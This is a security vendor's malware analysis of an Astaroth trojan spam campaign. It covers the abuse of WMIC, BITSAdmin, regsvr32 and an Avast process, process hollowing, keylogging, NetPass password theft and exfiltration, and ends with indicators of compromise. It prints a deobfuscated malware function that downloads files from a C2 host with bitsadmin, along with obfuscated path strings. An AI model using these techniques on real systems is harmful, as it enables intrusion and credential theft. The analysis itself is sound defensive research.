Astaroth Malware Uses Legitimate OS and Antivirus Processes to Steal Passwords and Personal Data

By Cybereason Nocturnus

Archived: 2026-04-02 11:11:27 UTC

Research By: Eli Salem

In 2018, we saw a dramatic increase in cyber crimes in Brazil and, separately, the abuse of legitimate native Windows OS processes for malicious intent. Cyber attackers used living off the land binaries (LOLbins) to hide their malicious activity and operate stealthily in target systems. Using native, legitimate operating system tools, attackers were able to infiltrate and gain remote access to devices without any malware. For organizations with limited visibility into their environment, this type of attack can be fatal.

In this research, we explain one of the most recent and unique campaigns involving the **Astaroth trojan.** This Trojan and information stealer was recognized in Europe and chiefly affected Brazil through the abuse of native OS processes and the exploitation of security-related products.

Pervasive Brazilian Financial Malware Targets Bank Customers in Latin America and Europe

The Cybereason Platform was able to detect this new variant of the Astaroth Trojan in a massive spam campaign that targeted Brazil and parts of Europe. Our Active Hunting Service team was able to analyze the campaign and identify that it maliciously took advantage of legitimate tools like the BITSAdmin utility and the WMIC utility to interact with a C2 server and download a payload. It was also able to use a component of multinational antivirus software Avast to gain information about the target system, as well as a process belonging to Brazilian information security company GAS Tecnologia to gather personal information. With a sophisticated attack such as this, it is critical for your security team to have a clear understanding of your environment so they can swiftly detect malicious activity and respond effectively.

Unique Aspects to this Latest Version of the Astaroth Trojan Campaign

The Astaroth Trojan campaign is a phishing-based campaign that gained momentum towards the end of 2018 and was identified in thousands of incidents. Early versions differed significantly from later versions as the adversaries advanced and optimized their attack. This version contrasted significantly from previous versions in four key ways.


1. This version maliciously used BITSAdmin to download the attackers payload. This differed from early versions of the campaign that used certutil.
2. This version injects a malicious module into one of Avast's processes, whereas early versions of the campaign detected Avast and quit. As Avast is the most common antivirus software in the world, this is an effective evasive strategy.

3. This version of the campaign made malicious use of unins000.exe, a process that belongs to the Brazilian information security company GAS Tecnologia, to gather personal information undetected. This trusted process is prevalent on Brazilian machines. To the best of our knowledge, no other versions of the malware used this process.
4. This version used a *fromCharCode()* deobfuscation method to avoid explicitly writing execution commands and help hide the code it is initiating. Earlier versions did not use this method.

A Breakdown of the Latest Astaroth Trojan Spam Campaign

As with many traditional spam campaigns, this campaign begins with a .7zip file. This file gets downloaded to a user machine through a mail attachment or a mistakenly-pressed hyperlink.

The downloaded .7zip file contains a .lnk file that, once pressed, initializes the malware.



The .lnk file extracted from the .7zip file.

An obfuscated command is located inside the **Target** bar in the .lnk file properties.

Hidden command inside the .lnk file.

The full obfuscated command inside the .lnk file.

When the .lnk file is initialized, it spawns a CMD process. This process executes a command to maliciously use the legitimate wmic.exe to initialize an XSL Script Processing (MITRE Technique T1220) attack. The attack executes embedded JScript or VBScript in an XSL stylesheet located on a remote domain (*qnccmvbrh.wilstonbrwsaq[.]pw*).

wmic.exe is a powerful, native Windows command line utility used to interact with Windows Management Instrumentation (WMI). This utility is able to execute complicated WQL queries and WMI methods. It is often used by attackers for lateral movement, reconnaissance, and basic code invocation. By using a trusted, native utility, the attackers can hide the scope of the full attack and evade detection.

The initial attack vector as detected by the Cybereason Platform.

wmic.exe creates a .txt file with information about the domain that stores the remote XSL script. It identifies the location of the infected machine, including country, city, and other information. Once this information is gathered,

it sends location data about the infected machine to the remote XSL script.

This location data gives the attacker a unique edge, as they can specify a target country or city to attack and maximize their accuracy when choosing a particular target.

The .txt file contains information about the C2 domain and infected machine, as detected in a Cybereason Lab environment.

Phase one: An Analysis of the Remote XSL

The remote XSL script that wmic.exe sends information to contains highly obfuscated JScript code that will execute additional steps of the malicious activity. The code is obfuscated in order to hide any malicious activity on the remote server.

Initially, the XSL script defines several variables for command execution and data storage. It also creates several ActiveX objects. The majority of ActiveX Objects created with **Wscript.Shell** and **Shell.Application** are used to run programs, create shortcuts, manipulate the contents of the registry, or access system folders. These variables are used to invoke legitimate Windows OS processes for malicious activities, and serve as a bridge between the remote domain that stores the script and the infected machine.

Malicious script variables.

Obfuscation Mechanism for the JScript Code

The malicious JScript code obfuscation relies on two main techniques.

1. The script uses the function fromCharCode() that returns a string created from a sequence of UTF-16 code units. By using this function, it avoids explicitly writing commands it wants to execute and it hides the actual code it is initiating. In particular, the script uses this function to hide information related to process names. To the best of our knowledge, this method was not used in early versions of the spam campaign.
2. The script uses the function *radador()*, which returns a randomized integer. This function is able to obfuscate code so that every iteration of the code is presented differently. In contrast to the first method of obfuscation, this has been used effectively since early versions of the Astaroth Trojan campaign.

String.fromCharCode() usage in the XSL script.

The random number generator function radador().

These two obfuscation techniques are used to bypass antivirus defenses and make security researcher investigations more challenging.

Choosing a C2 Server

The XSL script contains variable *xparis()* that holds the C2 domain the malicious files will be downloaded from. In order to extend the lifespan of the domains in case one or more are blacklisted, there are twelve different C2 domains that *xparis()* can be set to. In order to decide which domain *xparis()* holds, a variable *pingadori()* uses the *radador()* function to randomize the domain. *pingadori()* is a random integer between one and twelve, which decides which domain *xparis()* is assigned.

The C2 domain selection mechanism.

One of the most used functions in the XSL script is *Bxaki()*. *Bxaki()* takes a URL and a file as arguments. It downloads the file to the infected machine from the input URL using BITSAdmin, and is called every time the script attempts to download a file.

In previous iterations, the Astaroth Trojan campaign used cerutil to download files. In order to hide this process, it was renamed **certis**. In this iteration, they have replaced certutil with BITSAdmin.

Bxaki obfuscated function.

```
function Bxaki(url, file)
{
    try
    {
    xxWshShell.run(bitsadmin+" /transfer msd5 /priority foreground "+
    url+" "+file,0,true);
    return true;
```

Bxaki deobfuscated function.

In order to gain access to the infected computer's file system, the XSL script uses the variable **fso** with **FileSystemObject** capabilities. This variable is created using an ActiveX object. The XSL script contains additional hard coded variables **sVarRaz** and **sVar2RazX**, which contain file paths that direct to the downloaded files.

The file's path.

The directory creation.

Downloading the Payloads

The remote XSL script downloads twelve files from the C2 server that masquerade themselves as JPEG, GIF, and extensionless files**.** These files are downloaded to a directory *(C:\Users\Public\Libraries\tempsys)* on the infected machine by *Bxaki()* and *xparis()*. Within these twelve files are the Astaroth Trojan modules, several additional files the Trojan may use to extend its capabilities, and an r1.log file. The r1.log file stores information for exfiltration. A thorough explanation of what information is collected can be found in a breakdown by Cofense from late 2018.

The script verifies all parts of the malware have been downloaded.

After downloading the payload, the XSL script checks to make sure every piece of the malware was downloaded.

One of the twelve download commands as detected by the Cybereason platform in same variant of Astaroth.

The twelve downloaded files.

Detecting Avast

A unique feature of this latest Astaroth Trojan campaign is the malware's ability to search for specific security products and exploit them.

In earlier variants, upon detecting Avast, the XSL script would simply quit. Instead, it now uses Avast to execute malicious actions.

Similar to earlier versions of the Astaroth Trojan campaign, the XSL script searches for Avast on the infected machine, and specifically targets a certain process of Avast **aswrundll.exe**. It uses three variables **stem1**, **stem2**, and **stem3** that, when combined, form a specific path *(C:\Program Files\AVAST Software\AVAST\aswRunDll.exe)* to **aswRundll.exe**. It obfuscates this path using the *fromCharCode()* function.

aswrundll.exe is the Avast Software Runtime Dynamic Link Library that is responsible for running modules for Avast. If **aswrundll.exe** exists at this path, Avast exists on the machine.

Note: aswrundll.exe is very similar to Microsoft's own rundll32.exe - it allows you to execute DLLs by calling their exported functions. The use of aswrundll.exe as a LOLbin has been mentioned in the past year.

```
stem1 = String.fromCharCode(67)+String.fromCharCode(58)+String.fromCharCode(92
)+String.fromCharCode(92)+String.fromCharCode(80)+String.fromCharCode(114)+
String.fromCharCode(111)+String.fromCharCode(103)+String.fromCharCode(114)+
String.fromCharCode(97)+String.fromCharCode(109)+String.fromCharCode(32)+
String.fromCharCode(70)+String.fromCharCode(105)+String.fromCharCode(108)+
String.fromCharCode(101)+String.fromCharCode(115);

stem2 = String.fromCharCode(92)+String.fromCharCode(92)+String.fromCharCode(65
)+String.fromCharCode(86)+String.fromCharCode(65)+String.fromCharCode(83)+
String.fromCharCode(84)+String.fromCharCode(32)+String.fromCharCode(83)+String
.fromCharCode(111)+String.fromCharCode(102)+String.fromCharCode(116)+String.
fromCharCode(119)+String.fromCharCode(97)+String.fromCharCode(114)+String.
fromCharCode(101)+String.fromCharCode(92)+String.fromCharCode(92);

stem3 = String.fromCharCode(65)+String.fromCharCode(118)+String.fromCharCode(
97)+String.fromCharCode(115)+String.fromCharCode(116)+String.fromCharCode(92)+
String.fromCharCode(92)+String.fromCharCode(97)+String.fromCharCode(115)+
String.fromCharCode(119)+String.fromCharCode(82)+String.fromCharCode(117)+
String.fromCharCode(110)+String.fromCharCode(68)+String.fromCharCode(108)+
String.fromCharCode(108)+String.fromCharCode(46)+String.fromCharCode(101)+
String.fromCharCode(120)+String.fromCharCode(101);
```

Stem variables presented as unicode strings.

Stem variables decoded to ASCII.

Manipulating Avast

Once the XSL script has identified that Avast is installed on the machine, it loads a malicious module **Irdsnhrxxxfery64** from its location on disk. In order to load this module, it uses an ActiveX Object **ShA** created with **Shell.Application** capabilities. The object uses ShellExecute() to create an **aswrundll.exe** process instance and loads **Irdsnhrxxxfery64**. It loads the module with parameter **vShow** set to zero, which opens the application with a hidden window.

Alternatively, if Avast is not installed on the machine, the malicious module loads using **regsvr32.exe**. **regsvr32.exe** is a native Windows utility for registering and unregistering DLLs and ActiveX controls in the Windows registry.

The script attempts to load the malicious module using regsvr with the run function.

Procmon shows the malicious module loaded to the Avast process.

Procmon shows the malicious module loaded using the regsvr32.exe process.

Phase two: Payload Analysis

The only module the XSL script loads is **Irdsnhrxxxfery64**, which is packed using the UPX packer.

Information pertaining to lrdsnhxxfery64.~.

After unpacking the module, it is packed with an additional inner packer **Pe123\RPolyCryptor**. This module has to be investigated in a dynamic way to fully understand the malware and the role the module played during execution.

Information pertaining to lrdsnhrxxfery64_Unpacked.dll.

Throughout the malware execution, **Irdsnhrxxxfery64.~** acts as the main malware controller. The module initiates the malicious activity once the payload download is complete. It executes the other modules and collects initial information about the machine, including information about the network, locale, and the keyboard language.

The main module collecting information about the machine.

Continuing Malicious Activity and Manipulating Additional Security Products

After the module loads with **regsvr32.exe**, the **Irdsnhrxxxfery64** module injects another module **Irdsnhrxxxfery98**, which was downloaded by the script into **regsvr32.exe** using the LoadLibraryExW() function.

Similar to the previous case, if Avast and **aswrundll.exe** are on the machine, **Irdsnhrxxxfery98** will be injected into that process instead of **regsvr32.exe**.

Irdsnhrxxxfery64 injecting lrdsnhrxxfery98.

The malicious modules in regsvr32.exe memory

After the **Irdsnhrxxxfery98** module is loaded, the malware searches different processes to continue its malicious activity depending on the way **Irdsnhrxxxfery64** was loaded.

1. If **Irdsnhrxxxfery64** is loaded using **aswrundll.exe**, the module will continue to target **aswrundll.exe.** It will create new instances and continue to inject malicious content to it.
2. If **Irdsnhrxxxfery64** is loaded using **regsvr32.exe,** it will target three processes:

- It will target **unins000.exe** if it is available. **unins000.exe** is a process developed by GAS Tecnologia that is common on Brazilian machines.
- If unins000.exe does not exist, it will target Syswow64**userinit.exe**. **userinit.exe** is a native Windows process that specifies the program that Winlogon runs when a user logs on to their computer. Similarly, if unins000.exe and Syswow64**userinit.exe** do not exist, it will target System32**userinit.exe**.

The malware searches for targeted processes.

Irdsnhrxxxfery64 manipulation on userinit.exe & unins000.exe

Injection Technique To Increase Stealthiness

After locating one of the target processes, the malware uses Process Hollowing (MITRE Technique T1093) to evasively create a new process from a legitimate source. This new process is in a suspended state so the malware can unmap its memory and write its contents to the new, allocated space. Once this is complete, it will resume the suspended process. By using this technique, the malware is able to leverage itself from a signed and verified legitimate Windows OS process, or, alternatively, if **aswrundll.exe** or **unins000.exe** exists, a signed and verified security product process.

Astaroth module creates a process in a suspended state (dwCreationFlags set to 4).

Unmapping process memory.

Writing content and resuming the process.

The Cybereason platform was able to detect the malicious injection, identifying **Irdsnhrxxxfery64.~**, **Irdsnhrxxxfery98.~**, and module **arqueiro**.

The downloaded modules found in regsvr32.exe as detected by the Cybereason platform.

Data Exfiltration

The second module **Irdsnhrxxxfery98.~** is responsible for a vast amount of information stealing, and is able to collect information through hooking, clipboard usage, and monitoring the keystate.

MapVirtualKeyW	SetClipboardData
GetKeyboardState	RegisterClipboardFormatW
GetKeyState	OpenClipboard
GetKeyNameTextW	GetClipboardData
SetFocus	EmptyClipboard
SetFocus	CloseClipboard
SetFocus	GlobalFindAtomW
SetActiveWindow	GlobalDeleteAtom
LoadKeyboardLayoutW	GlobalAddAtomW
IsWindowEnabled	UnhookWindowsHookEx
GetKeyboardLayoutNameW	SetWindowsHookExW
GetKeyboardLayoutList	CallNextHookEx
GetKeyboardLayout	GetClassLongW
GetFocus	SetWindowLongW
GetActiveWindow	SetForegroundWindow
GetForegroundWindow	GetMessageExtraInfo

Irdsnhrxxxfery98 information collecting capabilities.

In addition to its own information stealing capabilities, the Astaroth Trojan campaign also uses an external feature NetPass**.** NetPass is one of the downloaded payload files renamed to **lrdsnhrxxferyb.jpg**.


NetPass is a free network password recovery tool that, according to its developer Nirsoft, can recover passwords including:

- Login passwords of remote computers on LAN.
- Passwords of mail accounts on an exchange server stored by Microsoft Outlook.
- Passwords of MSN Messenger and Windows Messenger accounts.
- Internet Explorer 7.x and 8.x passwords from password-protected web sites that include **Basic Authentication** or **Digest Access Authentication**.
- The item name of Internet Explorer 7 passwords that always begin with **Microsoft_WinInet** prefix.
- The passwords stored by Remote Desktop 6.

NetPass usage.

Attack Flow and Exfiltration

After injecting into the targeted processes, the modules continue their malicious activity through those processes. The malware executes malicious activity in a small period of time through the target process, deletes itself, and then repeats. This occurs periodically and is persistent.



The malware's different functionality.

Once the targeted processes are infected by the malicious modules, they begin communicating with the payload C2 server and exfiltrating information saved to the r1.log file. The communication and exfiltration of data was detected in a real-world scenario using the Cybereason platform.

The malicious use of GAS Tecnologia security process unins000.exe.

Data exfiltration from unins000.exe to a malicious IP.

Conclusion

Our Active Hunting Service was able to detect both the malicious use of the BITSAdmin utility and the WMIC utility. Our customer immediately stopped the attack using the remediation section of our platform and prevented any exfiltration of data. From there, our hunting team identified the rest of the attack and completed a thorough analysis.

We were able to detect and evaluate an evasive infection technique used to spread a variant of the Astaroth Trojan as part of a large, Brazilian-based spam campaign. In our discovery, we highlighted the use of legitimate, built-in Windows OS processes used to perform malicious activities to deliver a payload without being detected, as well as how the Astaroth Trojan operates and installs multiple modules covertly. We also showed its use of well-known tools and antivirus products to expand its capabilities. The analysis of the tools and techniques used in the Astaroth campaign show how truly effective LOLbins are at evading antivirus products. As we enter 2019, we anticipate that the use of LOLbins will likely increase. Because of the great potential for malicious exploitation inherent in the use of native processes, it is very likely that many other information stealers will adopt this method to deliver their payload into targeted machines.

As a result of this detection, the customer was able to contain an advanced attack before any damage was done. The Astaroth Trojan was controlled, WMIC was disabled, and the attack was halted in its tracks.

Part of the difficulty identifying this attack is in how it evades detection. It is difficult to catch, even for security teams aware of the complications ensuring a secure system, as with our customer above. LOLbins are deceptive because their execution seems benign at first, or even sometimes safe, as with the malicious use of antivirus software. As the use of LOLbins becomes more commonplace, we suspect this complex method of attack will become more common as well. The potential for damage will grow as attackers will look to other more destructive payloads.

For more information on LOLbins in the wild, read our research into a different Trojan.

LOLbins and Trojans: How the Ramnit Trojan Spreads via sLoad in a Cyberattack

Indicators of CompromisE

SHA1 01782747C12Bf06A52704A144DB59FEC41B3CB36	Hash	NF-e513468.zip
SHA1 1F83403398964D4E8B6C70B171C51CD278909172	Hash	Script.js
SHA1 CE8BDB56CCAC55C6881701EBD39DA316EE7ED18D	Hash	lrdsnhrxxfery64.~
SHA1 926137A50f473BBD257CD19E207C1C9114F6B215	Hash	lrdsnhrxxfery98.~

SHA1 5579E03EB1DA076EF939196CB14F8B769F30A302	Hash	lrdsnhrxxferyb.jpg
SHA1 B2734835888756929EE3FF4DCDE85080CB299D2A	Hash	lrdsnhrxxferyc.jpg
SHA1 206352E13D601239E2D043D971EA6657C091071A	Hash	lrdsnhrxxferydwwn.gif
SHA1 EAE82A63A980998F8D388BCCE7D967F28309F593	Hash	lrdsnhrxxferydwwn.gif
SHA1 9CD5A399C9320CBFB87C9D1CAD3BC366FB12E54F	Hash	lrdsnhrxxferydx.gif
SHA1 206352E13D601239E2D043D971EA6657C091071A	Hash	lrdsnhrxxferye.jpg
SHA1 4CDE9A53A9A49D606BC89E74D47398A69E767056	Hash	lrdsnhrxxferyg.gif
SHA1 F99319B1B321AE9F2D1F0361BC756A43D25444CE	Hash	lrdsnhrxxferygx.gif
SHA1 B85C106B68ED410107f97A2CC38b7EC05353F1FA	Hash	lrdsnhrxxferyxa.~

SHA1 77809236FDF621ABE37B32BF073B0B893E9CE67A	Hash	lrdsnhrxxferyxb.~
SHA1 B85C106B68ED410107f97A2CC38b7EC05353F1fA	Hash	lrdsnhrxxferyxa.~
SHA1 C2F3350AC58DE900768032554C009C4A78C47CCC	Hash	r1.log
104.129.204[.]41	IP	C2
63.251.126[.]7	IP	C2
195.157.15[.]100	IP	C2
173.231.184[.]59	IP	C2
64.95.103[.]181	IP	C2
19analiticsx00220a[.]com	Domain	C2
qnccmvbrh.wilstonbrwsaq[.]pw	Domain	C2

About the Author

Cybereason Nocturnus

The Cybereason Nocturnus Team has brought the world's brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus
